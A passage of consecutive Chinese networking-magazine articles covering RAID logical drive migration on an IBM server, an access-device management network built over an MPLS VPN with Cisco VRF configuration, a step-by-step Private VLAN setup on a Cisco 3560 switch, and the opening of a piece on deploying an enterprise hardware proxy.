在服务器信息资源应用体系中，最重要的一个环节，就是通过建立与维护磁盘阵列，提升服务器数据资源的安全性指数和加快信息访问与处理速度。通常情况下，磁盘阵列的创建都是在服务器硬件配置初始化过程中完成的。在整个应用序列中始终循序并保持着最初的原始配置状态。这是一种最基本的、常规状态下的、理想的磁盘阵列运行体系。

但是，在实际应用场合下，会要求对已经配置好的静态化服务器磁盘阵列（Array）进行逻辑磁盘迁移方面的处理，大致可归纳为以下三个方面：

- (1) 增加或删除阵列中的硬盘；
- (2) 增加逻辑磁盘的容量或者阵列的可用空间；
- (3) 更新阵列的配置，改变逻辑磁盘（Logic Drive）的阵列级别（Raid level）。

具体操作通常基于服务器自身的 RAID 管理器进行。不同服务器厂商提供有各自的专用 RAID 管理软件，一般是随机附送。笔者在 IBM XSeries236 上成功地实现了上述磁盘迁移管理过程。

实际运用中，只有 RAID 0、RAID 1、RAID 5 和 RAID 5E 等四个阵列级别支持磁盘迁移。当通过增加或删除物理磁盘，逻辑磁盘的阵列级别之间可以做如下的迁移。

RAID 0 迁移为 RAID 5 时，物理磁盘的数量可以增加三个以上。

RAID 5 迁移为 RAID 0 时，阵列中任何一个物理磁盘都可以被移走。

RAID 1 迁移为 RAID 5 时，由两个磁盘可以增加三个磁盘。

RAID 5E 迁移为 RAID 5 时，任何一个物理磁盘都可以被移走。

需要指出的是：当硬盘出现故障时，也是这种状况。

另外，也可以通过添加一到三个物理磁盘，来增加阵列级别是 RAID 0、RAID 1 或 RAID 5 的逻辑磁盘的容量，或者增加阵列的空闲空间。具体的操作步骤如下：

(1) 插入一块新的硬盘后，鼠标右键单击“Controller1”，在右键菜单中选择【Scan for New or Removed Ready Drives】命令。

(2) 选择【Scan for New or Removed Ready Drives】命令后，在“Physical drives”下可以看到多了一块状态为“Ready”的磁盘。然后鼠标右键单击已存在的阵列“Array A”，在快捷菜单中选择【Logical Drive Migration】命令。

【Logical Drive Migration】命令下有两个子命令【Increase Free Space】和【Increase Logical Drive Size】。如果选择【Increase Free Space】命令，那么就会增加阵列 A 的空闲空间，然后再创建新的逻辑磁盘；如果选择【Increase Logical Drive Size】命令，那么就会增加所有逻辑磁盘的容量。

(3) 选择【Increase Logical Drive Size】命令后，在左边的窗口鼠标右键单击新加的状态为“New online”的物理磁盘，在快捷菜单中选择【Add to Array A】，在右边的窗口中阵列 A 下会添加了一个新的物理磁盘。

(4) 单击【Next】按钮后，右边的窗口显示阵列迁移后逻辑磁盘容量的改变。

(5) 单击【Apply】按钮后，出现确认信息提示框。

(6) 单击【Yes】按钮后，可以看到添加了一个临时的逻辑磁盘（Logical drive 8），在【Actions】菜单下显示“Migration in Progress.You Cannot Alter the Configuration.”，表示正在进行逻辑磁盘的迁移。迁移完成后，Logical Drive 8 会消失，可以看到原来存在的所有逻辑磁盘的容量都增加了。

### 注意

逻辑磁盘的迁移，作为一种危险性的、依托于系统硬件运行级别上进行的系统修正操作，直接涉及硬件体系的底层设备，因此，要求操作过程要特别谨慎。尤其是对加载有重要数据在线阵列进行操作时，建议一定进行必要的操作规划。

## 管理 VPN 网接入设备

无锡 陆蓓莉

电信等运营商的接入设备主要有两大部分：光纤收发器和 PDH 光端机。但是传统的 PDH 光端机和光纤收

发器，以及其他边缘设备的管理缺位问题，严重影响了业务的提供及维护。因此，近年来，各个接入设备的提

厂商都在致力于接入网络设备管理系统的研发工作，使得各类网络边缘设备能纳入到一个统一的网络管理平台内。

如果将所有的接入设备组建一个网管系统，就可以利用网管软件对设备进行查看、测试、设置，缩短设备故障判断的时间。我们可以利用 VPN 资源，在现有的 VPN 网络上搭建网管平台。

VPN 网络组建综合接入设备网管体系具有以下优点：

### 1. 降低成本

利用现有的 VPN 网络，只需占用少许交换机的端口，大大避免了利用光纤直接组网所带来的高成本，加大了组建接入设备网管网络的可行性。

### 2. 提高资源利用率

由于在网内使用标签交换，用户各个点的局域网可以使用重复的 IP 地址，提高了 IP 资源利用率。

### 3. 提高网络速度

由于使用标签交换，缩短了每一跳过程中地址搜索的时间，减少了数据在网络传输中的时间，提高了网络速度。

### 4. 安全性高

采用 MPLS 作为通道机制实现透明报文传输，MPLS 的 LSP 具有与帧中继和 ATM VCC (Virtual Channel Connection, 虚通道连接) 类似的高可靠安全性。

## 利用 VPN 网络组网步骤

### 1. 规划网络拓扑结构

根据各个分中心接入设备的品牌及网管软件的差异，将同一个分中心机房下的同品牌设备作为一个结点接入，同一结点下的设备，可以采用级联方式接入。这样可大大提高网络端口的利用率。不同品牌的设备，作为另一结点接入。同时，还需要在总机房有 1 台 PC 作为接入设备网管服务器，运行各个接入设备的网管软件，实现实时的网络管理，并且使所有的接入设备的网管地址规划在同一个网段中。

现根据本地设备情况，将网络规划成如图 1 所示拓扑，总机房有 3 个集中型的光纤收发器，2 个集中型 PDH 光端机，我们将 3 个光纤收发器利用级联的方式作为一个结点接入到 VPN 交换机端口上，将 2 个 PDH 光端机利用级联的方式作为另一个结点接入到 VPN 交换机另一个端口上。同时，也将网管服务器接入到 VPN 网络中来。

### 2. 配置 VPN 路由器

在配置 VPN 路由器之前先规划一下接入设备网管 IP 地址，以图 1 所示的拓扑图为例，将总机房网管 IP 定为

192.168.200.0 的网段，分中心 1 的网管 IP 定为 192.168.201.0 的网段，依此类推。我们以总机房为例，可以将设备 1 的网管 IP 地址设置为 192.168.200.1，将设备 2 的网管 IP 地址设置为 192.168.200.2。并且将网管服务器的 IP 定为 192.168.200.253。如果还需在总机房增加其他设备，可以将其网管 IP 地址依次延用下去。




图 1 接入设备网管网络拓扑图

其次，在 VPN 路由器上定义一个 VRF (VPN 路由和转发)，具体配置如下：

```
ip vrf gdwatc
//定义一个 VRF，名字叫 gdwatc
rd 20:1
//定义 RD 值为 20:1
route-target export 20:1
//定义导出策略
route-target import 20:1
//定义导入策略
将定义的 VRF 应用到路由器端口上，并配置 IP 地址。
interface FastEthernet1/1.89
encapsulation isl 89
//定义封装协议为 ISL 89
ip vrf forwarding gdwatc
//使该接口与前面定义的 VRF gdwatc 联系起来
ip address 192.168.200.254 255.255.255.0
//定义端口 IP 地址
no ip redirects
然后，将路由注入。
address-family ipv4 vrf gdwatc
//为 VPN 用户配置 IPv4 地址家族，使 VRF gdwatc 所管辖的
路由表中的路由重新发布到 BGP 协议中去
redistribute connected metric 10
no auto-summary
//关闭路由聚合功能
no synchronization
exit-address-family
```

最后在接入设备网管的交换机上，划分一个 VLAN，将所有端口添加到这个 VLAN 中。

```
interface fa0/2
switchport access vlan 89
description link to gqsfq1
```

```
speed 10
duplex full
end
```

这样在现有的 VPN 网络中，搭建了一个接入设备网管网络。

### 3. 安装网管软件及配置接入设备网管卡地址

因为每个品牌的接入设备网管软件不同，在这里只将简单的步骤介绍如下：

(1) 根据每个接入设备网管软件的操作说明，在网管服务器上安装网管软件。

(2) 利用 Console 或 IP 的方式，将各分中心接入设备的网管卡设置一个网管 IP 地址，将所有接入设备的 IP 地址划在同一网段中。

(3) 利用网管软件，将每个结点添加到网络拓扑中，这样，就将整个综合接入设备网络组建完成。

(4) 网络搭建完成后，还可利用网管软件中的功能，添加每个业务板卡的资料，方便维护人员快速查看到用户资料。

## 通过网管软件实现的功能

虽然接入设备品牌不同，网管软件也不同，但是网管软件实现的功能大同小异，一般可以实现以下功能：

### 1. 对端口的设置

对光纤收发器以太网口设置都是通过设备上的硬件拨码开关进行设置的，现在可以通过网管软件进行设置，10/100Mbps 速率的限制和双工的设置。

### 2. 环回测试

在故障发生时，我们会派维护人员上门做环回测试或者 ping 测试，现在通过在网管软件上设置，进行打环测试。

### 3. 设备的重启复位功能

设备出现死机状况，通常都会派人把设备重启或硬件复位，现在能够通过网管软件的 Reset 功能，将设备进行远程重启，实现设备的复位。

## 局域网中配置 PVLAN

### PVLAN 的典型应用

PVLAN 就是 Private VLAN，中文翻译就是“私有虚拟局域网”。VLAN 相信大家已经很熟悉了，它能够隔离广播，提高 VLAN 之间的安全性，而 PVLAN 可以说是一种特殊的 VLAN，主要用来提高 VLAN 内部的安全性及提高对 IP 地址资源的有效利用。

下面让我们来看一看 PVLAN 的典型应用场景。

### 应用场景 1

如图 1 所示，现在很多企业越来越重视通过互联网开展电子商务的应用、宣传企业的形象、提高企业的知名度，但很多中小企业没有相应的环境和技术能力来进行相关服务器系统的维护，于是将服务器托管到服务商那里就成了众多中小企业的选择。而提供服务器托管的服务商，需要为不同客户提供专业安全的服务，各个客户之间的服务器又必须要进行隔离，互相之间是不能进行访问的。那么按照传统的思路，就会在交换机上将每一个客户划分到各自的 VLAN 中。

图 1 所示的例子，将客户 1 放到 VLAN 101 中，客户 2 放到 VLAN 102 中，依此类推，并且会在各 VLAN 之间建立 ACL，阻止 VLAN 之间的通信，避免客户 1 访问到客户 2、客户 3 等的资源。

中国南车集团武汉江岸车辆厂 张楠




图 1 服务器托管

如果来托管的客户较少，这种管理方式不会出现任何问题，但在一个大的服务商那里，托管的服务器和客户可能会达到几百甚至上千个，这时问题就随之出现了。服务商需要划分几百甚至上千个 VLAN，而交换机能够支持的活动的 VLAN 是有限的，对服务商来说就是限制了业务的发展。而且按照通常的管理方式，每个 VLAN 划分一个子网。

如图 1 中的示例，每个客户划分一个 29 位掩码的子网，那么每个子网就有 6 个可用的主机地址，如果每个客户只托管了一台服务器，那么每个子网就会浪费 5 个 IP 地址。这还是在采用了 VLSM 的情况下，假如没有采用 VLSM 的话，IP 地址的浪费就会更加惊人。而



且如图中的 IP 地址示例，由于 192.168.100.0/29 只支持 32 个子网，如果客户数量超过了 32 个，就需要采用新的网段来划分子网，这样 IP 地址的管理又是一个很大的问题。一方面 IP 地址在浪费，另一方面又需要采用新的网段来支持业务的发展，使得 IP 地址的空间得不到有效的利用。此时，PVLAN 的出现就是解决这种矛盾的最佳选择了。

## 应用场景 2

现在在企业内部，几乎没有不划分 VLAN 的，它的优点也是显而易见的，它隔离了 VLAN 之外的广播，并通过 ACL 来提高 VLAN 之间的安全性。但在 VLAN 内部呢？各个客户端之间是可以互相访问的，VLAN 内部的安全又该如何控制呢？而我们平常使用的 ACL 对 VLAN 内部的安全却是无能为力的。而且很多企业出于安全和工作效率的考虑，都会限制员工对 Internet 的访问。

如图 2 所示，假设某企业划分了两个 VLAN——VLAN100 和 VLAN200，在 VLAN100 中只有 PC1 可以访问 Internet，并且出于应用的需要，PC2、PC3、PC4 等计算机又必须与 PC1 在同一 VLAN 中，那么员工就可以私自将 PC1 安装成一台代理服务器，开放 8080 端口或其他代理服务器相应的端口，PC2、PC3、PC4 等计算机就可以通过这台计算机作为代理的 PC1 接入 Internet。由于 VLAN 之间建立了 ACL，限制了 VLAN200 中的 PC 对 VLAN100 中的访问权限，因此 VLAN200 中的计算机就无法通过 VLAN100 中的 PC1 接入 Internet。那么就会出现同一个 VLAN 中，通过建立一个代理服务器的方式来实现整个 VLAN 中的 PC 对 Internet 的访问，也就无法实现对 Internet 访问的控制。作为企业的网络技术人员又该如何在技术手段上实现控制呢？PVLAN 也可以很好地解决这个问题。




图 2 企业划分为两个 VLAN

## 理解 PVLAN

谈了这么多 PVLAN 应用的优点，也知道了 PVLAN 是一种特殊的 VLAN，那么它又是怎样的一种结构呢？

## 主从 VLAN 结构

PVLAN 其实就是定义若干个 VLAN，将其中一个 VLAN 定义为 Primary VLAN 即主 VLAN，其他几个 VLAN 为 Secondary VLAN，即辅助 VLAN，辅助 VLAN 与主 VLAN 建立关联，成为主 VLAN 的成员。各个辅助 VLAN 共享主 VLAN 的地址资源，包括 IP 地址、网关等。而在 PVLAN 外部，所有的辅助 VLAN 都被看成是一个 VLAN，即主 VLAN，其结构如图 3 所示。




图 3 PVLAN 结构

在图 3 示例中，我们一共定义了 5 个 VLAN，其中 VLAN100、VLAN110、VLAN120 被定义在同一个 PVLAN 中，VLAN100 为主 VLAN，VLAN110 和 VLAN120 为辅助 VLAN，VLAN110、VLAN120 和 VLAN100 建立关联。整个 PVLAN 使用 192.168.100.0/24 地址空间，各个辅助 VLAN 中的计算机也都使用该网段的 IP 地址。VLAN200 和 VLAN220 则为普通的 VLAN，VLAN200 使用 192.168.200.0/24 网段，VLAN220 使用 192.168.220.0/24 网段。VLAN 之间通过配置 ACL 实现 VLAN 的安全，PVLAN 则是通过将辅助 VLAN 定义为不同类型的 VLAN 来实现 VLAN 内部的安全。

相信通过图 3 我们对 PVLAN 的结构有了一个大概的了解，下面再来熟悉一下 PVLAN 所特有的几个概念。

## PVLAN 端口

Promiscuous 端口——中文意思为混杂模式端口，处于此种模式下的端口可与所有的端口进行通信。

Isolated 端口——中文意思为隔离端口，顾名思义，处于此种模式下的端口是被隔离的，互相之间不能访问，只能与 Promiscuous 端口和 TRUNK 端口通信。

Community 端口——中文意思为公共端口，在这种模式下的端口，就像是组成了一个社团，社团内的端口可以互相通信，但不同社团之间的端口是不能通信的。所有社团的端口都可以与 Promiscuous 端口和 TRUNK 端口通信。

## PVLAN 特有的 VLAN 类型

以上是 PVLAN 中的几种端口类型，再看一下 PVLAN 中所特有的 VLAN 类型。

Primary VLAN——中文意思为“主 VLAN”，每个 PVLAN

中有且只能有一个主 VLAN，PVLAN 中各种类型的端口都是 Primary VLAN 的成员。

**Isolated VLAN**——中文意思为“隔离 VLAN”，每个 PVLAN 中只能有一个隔离 VLAN。隔离 VLAN 中的端口处于 Isolated 端口模式下，只能与混杂模式的端口和 TRUNK 端口通信。隔离端口之间也不能互相通信，具有 Isolated 端口的特征。

**Community VLAN**——中文意思为“公共 VLAN”，每个 PVLAN 中可以配置多个公共 VLAN，Community VLAN 中的端口就处于 Community 端口模式下，具有 Community 端口的特征。

熟悉了这几个概念之后，再结合图 3，PVLAN 的结构就很容易理解了。PVLAN 在逻辑上可以把它看成是一个层次结构，那么图 3 中的 PVLAN 也可以如图 4 所示。




图 4 PVLAN 的层次结构

在这个 PVLAN 中，Isolated VLAN 即 VLAN110 中的计算机和 Community VLAN，即 VLAN120 中的计算机是不可以互相通信的，仅仅只有 VLAN120 中的计算机可以互相通信。但 VLAN110 和 VLAN120 又共享同一个地址空间（即 VLAN100 的地址空间——192.168.100.0/24），也共享 VLAN100 的网关，并且都可以和网关通信，可以通过网关访问这个网段，即 VLAN100 以外的资源。通过对 PVLAN 的合理配置，既实现了 VLAN 内部的安全，又不影响 VLAN 内计算机对 VLAN 内外各种资源的使用。

## PVLAN 配置实例

由于 PVLAN 的这种特性我们可以发现，对于前面所提到的两种应用场景，PVLAN 就是最佳的解决方案。

## ISP 服务商 PLAN 解决方案

对应用场景 1 可以采取如图 5 的方式。在某 ISP 服务商处，先划分一个 VLAN，并将这个 VLAN 定义为 Primary VLAN，然后为所有的托管服务器分别划分 VLAN，再将每个客户的 VLAN 定义为相应的 Community VLAN。




图 5 ISP 服务商 PLAN 解决方案

在图 5 所示的示例中，24 位掩码的 IP 地址空间中除去一个作为网关地址外，最多可以有 253 个服务器。如果每个客户托管一台服务器，这一个网段就可以为 253 个客户提供服务。每个客户的服务器都使用 192.168.100.0/24 网段的地址，但由于在不同的 Community VLAN 中，各个客户虽然在同一个网段当中，但是却不能互相访问。这样就解决了安全问题，而且如果同一个客户有多台托管的服务器，只需要将这个客户的服务器都划分在同一个 Community VLAN 中，就可以实现同一个客户的服务器的互访，网络结构也不需要做大的更改，具有很好的扩展性。同时，由于所有的客户都在同一个 PVLAN 中，不需要为每个客户建立不同的子网，所以 IP 地址也得到了有效的利用，管理起来也就更加简单了。

## VLAN 内部安全控制方案

而对于场景 2，我们可以采用如图 3 所示的方案，通过建立 PVLAN，将能够访问 Internet 的计算机划到 Isolated VLAN 中，即隔离 VLAN 中，这样即使这台计算机安装了代理软件，由隔离 VLAN 的特性我们知道，在这个 PVLAN 中其他的计算机因为无法访问这台代理服务器，也就无法通过它来访问 Internet 了，可以说，从根本上杜绝了员工私设代理服务器，而且并不影响那台具有访问 Internet 权限的计算机的正常应用。

下面就让我们以一台 Cisco WS-C3560-24TS 为例，来介绍 PVLAN 的具体配置过程。

首先对将要配置的 VLAN 规划一下：建立四个 VLAN，VLAN 号分别为 100、110、120、130，将 VLAN 100 作为 Primary VLAN，VLAN 110 作为 Isolated VLAN，VLAN 120 和 VLAN 130 作为 Community VLAN。交换机的 9 和 10 号端口划到 Isolated VLAN——VLAN 110 中，14 号和 15 号端口划到 VLAN 120 中，17 号端口和 18 号端口划分到 VLAN 130 中，16 号端口作为混杂模式端口，主 VLAN 的地址段为 192.168.100.0/24，网络拓扑如图 6 所示。




图6 VLAN 内部安全控制方案

规划好后，下面就开始配置过程。

**第一步：登录到交换机，进入到特权模式。**

```
3560TS>en
```

```
Password:
```

```
3560TS#config t
```

Enter configuration commands, one per line. End with CNTL/Z.

```
3560TS (config) #
```

顺便说一下，在 3560 交换机中，VLAN 的配置不建议在 VLAN Database 配置模式下，而是统一到全局配置模式下来配置 VLAN。

**第二步：增加预先规划的四个 VLAN。**

```
3560TS (config) #vlan 100
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #vlan 110
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #vlan 120
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #vlan 130
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #
```

**第三步：分别将四个 VLAN 划分到不同模式的 PVLN 中，并建立关联。**

将 VLAN 100 划分到 PrimaryVLAN 中：

```
3560TS (config) #vlan 100
```

```
3560TS (config-vlan) #private-vlan primary
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #
```

将 VLAN 110 划分到 Isolated VLAN 中：

```
3560TS (config) #vlan 110
```

```
3560TS (config-vlan) #private-vlan isolated
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #
```

将 VLAN 120 和 130 划分到 Community VLAN 中：

```
3560TS (config) #vlan 120
```

```
3560TS (config-vlan) #private-vlan community
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #vlan 130
```

```
3560TS (config-vlan) #private-vlan community
```

```
3560TS (config-vlan) #exit
```

```
3560TS (config) #exit
```

```
3560TS#
```

将 VLAN110, VLAN120, VLAN130 关联到主 VLAN 中：

```
3560TS (config) #vlan 100
```

```
3560TS (config-vlan) #private-vlan association 110, 120, 130
```

```
3560TS (config-vlan) #end
```

完成以上命令后，用 sh runn 命令查看配置：

```
vlan 100
```

```
private-vlan primary
```

```
!
```

```
vlan 110
```

```
private-vlan isolated
```

```
!
```

```
vlan 120
```

```
private-vlan community
```

```
!
```

```
vlan 130
```

```
private-vlan community
```

再执行 sh vlan private-vlan 命令：

```
Primary Secondary Type Ports
```

```
-----
```

```
100 110 isolated
```

```
100 120 community
```

```
100 130 community
```

我们可以发现，各个 VLAN 已按照我们的要求配置到相应的 PVLN 中去了，并且各 Secondary VLAN 也已关联到主 VLAN 中。

**第四步：按照计划将各端口关联到各辅助 VLAN 中。**

```
3560TS (config) #int range fa0/9-10
```

```
3560TS (config-if-range) #switchport mode private-vlan host
```

```
//将端口配置为 PVLN 的主机模式
```

```
3560TS (config-if-range) #switchport private-vlan host-association 100 110
```

```
//将端口关联到 Primary VLAN 为 100, Secondary VLAN 为 110 的 PVLN 中
```

```
3560TS (config) #exit
```

```
3560TS (config) #int range fa0/14-15
```



```
3560TS (config-if-range) #switchport mode private-vlan
host
3560TS ( config-if-range ) #switchport private-vlan
host-association 100 120
//将端口关联到 Primary VLAN 为 100, Secondary VLAN
为 120 的 PVLAN 中
3560TS (config-if-range) #exit
3560TS (config) #int range fa0/17-18
3560TS (config-if-range) #switchport mode private-vlan
host
3560TS ( config-if-range ) #switchport private-vlan
host-association 100 130
//将端口关联到 Primary VLAN 为 100, Secondary VLAN
为 130 的 PVLAN 中
3560TS (config-if-range) #exit
3560TS (config) #int fa0/16
3560TS ( config-if ) #switchport mode private-vlan
promiscuous
//将端口配置为 PVLAN 的混杂模式
3560TS (config-if) #switchport private-vlan mapping 100
110, 120, 130
//将端口映射到 Primary VLAN 100 中, 并且选择混杂模
式端口允许通过的 Secondary VLAN
以上的命令分别将 9、10 号端口划分到了 Isolated VLAN
(即 VLAN 110) 中, 14、15 号端口划分到了 Community
VLAN(即 VLAN 120)中, 17、18 号端口划分到了 Community
VLAN(即 VLAN 130) 中。16 号端口划分为混杂模式端口,
并且允许各 Isolated VLAN、Community VLAN 都能够和 16
号端口通信。
```

```
用 sh vlan private-vlan 查看:
3560TS#sh vlan private-vlan
Primary Secondary Type Ports
-----
100 110 isolated Fa0/9, Fa0/10, Fa0/16
100 120 community Fa0/14, Fa0/15, Fa0/16
100 130 community Fa0/16, Fa0/17, Fa0/18
由显示结果可以发现已经达到了预期的配置目的, 特别
注意的是 Fa0/16 号端口, 在每个 Secondary VLAN 中都显示
有该端口, 即表示每个 Secondary VLAN 都能够和 16 号端口
的计算机通信。
```

端口配置完成后, 还有一点重要的配置, 这也是笔者在
学习 PVLAN 时忽视的一个配置, 但偏偏是非常重要的点,
导致笔者在配置后发现 VLAN 不能通信, 直到仔细检查配置
后才发现。

第五步: 最后的配置

```
3560TS (config) #int vlan 100
3560TS (config-if) #ip address 192.168.100.1 255.255.
255.0
3560TS (config-if) #ip helper-address 192.168.24.10
3560TS (config-if) #private-vlan mapping 110,120,130
//将 Secondary VLAN 映射到三层接口
3560TS (config-if) #end
```

以上命令首先是将 Primary VLAN 配置上 IP 地址, 那么
在这个 PVLAN 中的 PC 都属于 192.168.100.0/24 的地址空间
中, 并且将 110、120、130 三个 Secondary VLAN 都映射到
Primary VLAN 中, 这样就允许了三个 Secondary VLAN 在三
层的交换, 配置中的 IP 地址 192.168.24.10 为 DHCP 服务器
的地址。到此 PVLAN 配置全部完成。

验证 PVLAN 的网络配置

配置完成后, 我们来进行测试。将 Cisco 3560 交换机
和另一 Cisco 3750 交换机的级联口配置为 TRUNK 接口,
DHCP 服务器就接在这个 Cisco 3750 交换机上。Cisco 3560
交换机的 PVLAN 中的 PC 配置为动态获取地址, 在 16 号
端口上连接一台 Intranet Web 服务器(为了测试, 所以将服
务器也配置成了动态获取地址), 其他的 9、10、14、15、
17 和 18 号端口分别接入六台 PC, 开始进行测试。以下为
测试结果:

(1) 六台 PC 均正常分配了 IP 地址 (如图 7 所示)。




图 7 六台 PC 的配置状况

- (2) 9、10 号端口的 PC 都能够和 DHCP 服务器、Web
服务器通信, 但是这两台 PC 之间不能通信, 和其他的四台
PC 也不能通信。
- (3) 14、15 号端口的 PC 都能够和 DHCP 服务器、Web
服务器通信, 这两台 PC 之间可以互相通信, 但不能和其他
的四台 PC (包括 17、18 号端口的 PC) 通信。
- (4) 17、18 号端口的 PC 和 14、15 号端口 PC 的情况
类似, 两台 PC 可以相互通信, 也可以和外部 DHCP 服
务器和内部 Web 服务器通信, 但和 PVLAN 中其他的四台主
机 (包括 14、15 号端口的 PC) 不能通信。

以上的测试结果和我们的预期完全一致，通过实践也证明了 PVLAN 能够满足在本文开头所设想的两种场景的应用。

当然，PVLAN 的应用场景远远不止这些，在熟悉和理解了 PVLAN 的原理和配置之后，我们可以将这种特性灵活应用，以满足不同的业务需求。

## PVLAN 应用注意事项

### 1. PVLAN 跨越多交换机的问题

常规的 VLAN 跨越多交换机大家都已经知道了，直接通过配置 VTP 来传播 VLAN 信息，一个 VTP 域中的处于 Client 模式的交换机就都会学习到 VLAN 信息。但 PVLAN 不能通过 VTP 域的方式来传播，因为 VTP 本身不支持 PVLAN。

那么在多交换机上配置时，就需要将 VTP 配置为透明模式，手动配置 VLAN，并且手动将各辅助 VLAN 和主 VLAN 建立关联，然后再将端口划到相应的辅助 VLAN 中。

交换机之间相连接的端口要配置成 Trunk 端口，这样不同的交换机上同一个 PVLAN 中的交换机端口就具有相同的特性了，实现了 PVLAN 跨越多交换机。

### 2. PVLAN 各端口间的通信问题

PVLAN 内只能定义一个 Isolated VLAN，但可以将多个端口定义为 Isolated 端口。Isolated 端口的广播只能到达 Trunk 端口和 Promiscuous 端口，Community 端口的广播只能到达 Trunk 端口、Promiscuous 端口和同一个 Community

内的端口。Promiscuous 端口的广播就可以到达本 PVLAN 内的所有端口和 Trunk 端口，和前面介绍的各种端口的特性是一致的。

### 3. PVLAN 的三层功能和应用访问列表

只能在 PVLAN 的 Primary VLAN 上启用 PVLAN 的三层功能，也就是在 Primary VLAN 的 SVI 接口上来配置 IP 地址，Secondary VLAN 上的 SVI 特性是被禁止的。一旦 Secondary VLAN 和 Primary VLAN 建立关联，Primary VLAN 上的任何配置都会传播到 Secondary VLAN 上。

PVLAN 上同样可以应用访问列表来限制 PVLAN 和其他 VLAN 之间的访问。PVLAN 的访问列表是应用在 Primary VLAN 的三层接口上的，同时也自动地应用到 PVLAN 的各个辅助 VLAN 上。

### 4. 不要在 PVLAN 的端口上应用以下功能

- (1) 以太通道 Ether Channel，包括 LACP 和 PagP；
- (2) DTP 协议；
- (3) Voice VLAN；
- (4) 动态 VLAN 等。

### 5. 端口监控与 PVLAN

很多情况下，我们需要使用 SPAN 来监控和分析网络的状态。在 PVLAN 中，可以指定 PVLAN 的各种端口来作为 PVLAN 的源端口，但不能作为目标端口来使用，也不能将 PVLAN 的 Primary VLAN 和各 Secondary VLAN 作为 RSPAN VLAN 来使用。

## 硬件代理为企业上网提速

中铁咨询集团是五家企业重组建立的特大型工程勘察设计咨询企业，下设十多个分公司，上网人数众多。有多台 Web Server 对外服务，访问量极大。以前无论是 Linux 下的 Squid+iptables 还是微软的 ISA 2004 Server，在提供互联网代理服务、实现用户认证方面，都无法完成用户需要的代理上网需求。这些软件代理服务器无法承受全网所有用户的访问代理服务，当用户量增多的时候，性能便慢得无法忍受。而且软件代理服务器不是软件本身出了问题，就是操作系统被攻击、中木马，维护起来相当麻烦。

经过调研，我们决定选用硬件代理设备来解决这个问题。NetAPP 公司是一家以 Web 缓存 (Cache) 技术起家的公司，硬件代理主要由这几项技术组成：TCP 复用、负载均衡、缓存和 SSL 加速，提供了全面的缓存功能，在配置和管理、改善 Web 安全状况、性能、认

证、流媒体支持、日志和报告等方面都提供了相当好的功能和图形显示，且价格我们能接受，故选用此设备进行测试。

### 测试环境

- (1) 全集团公司实际用户数 2000 个，并发有 500 个用户。
- (2) 总公司 Proxy 主要用户集中在北京，其他各分公司的 Proxy 在本地，但用户上外网认证在总公司的 Windows 2003 AD Server 上。
- (3) 将新的设备架到网络中（如图 1 所示）。注意，一定要串接到网络的咽喉要道，一般设置在 Firewall 之后，而不要从旁路接入网络。

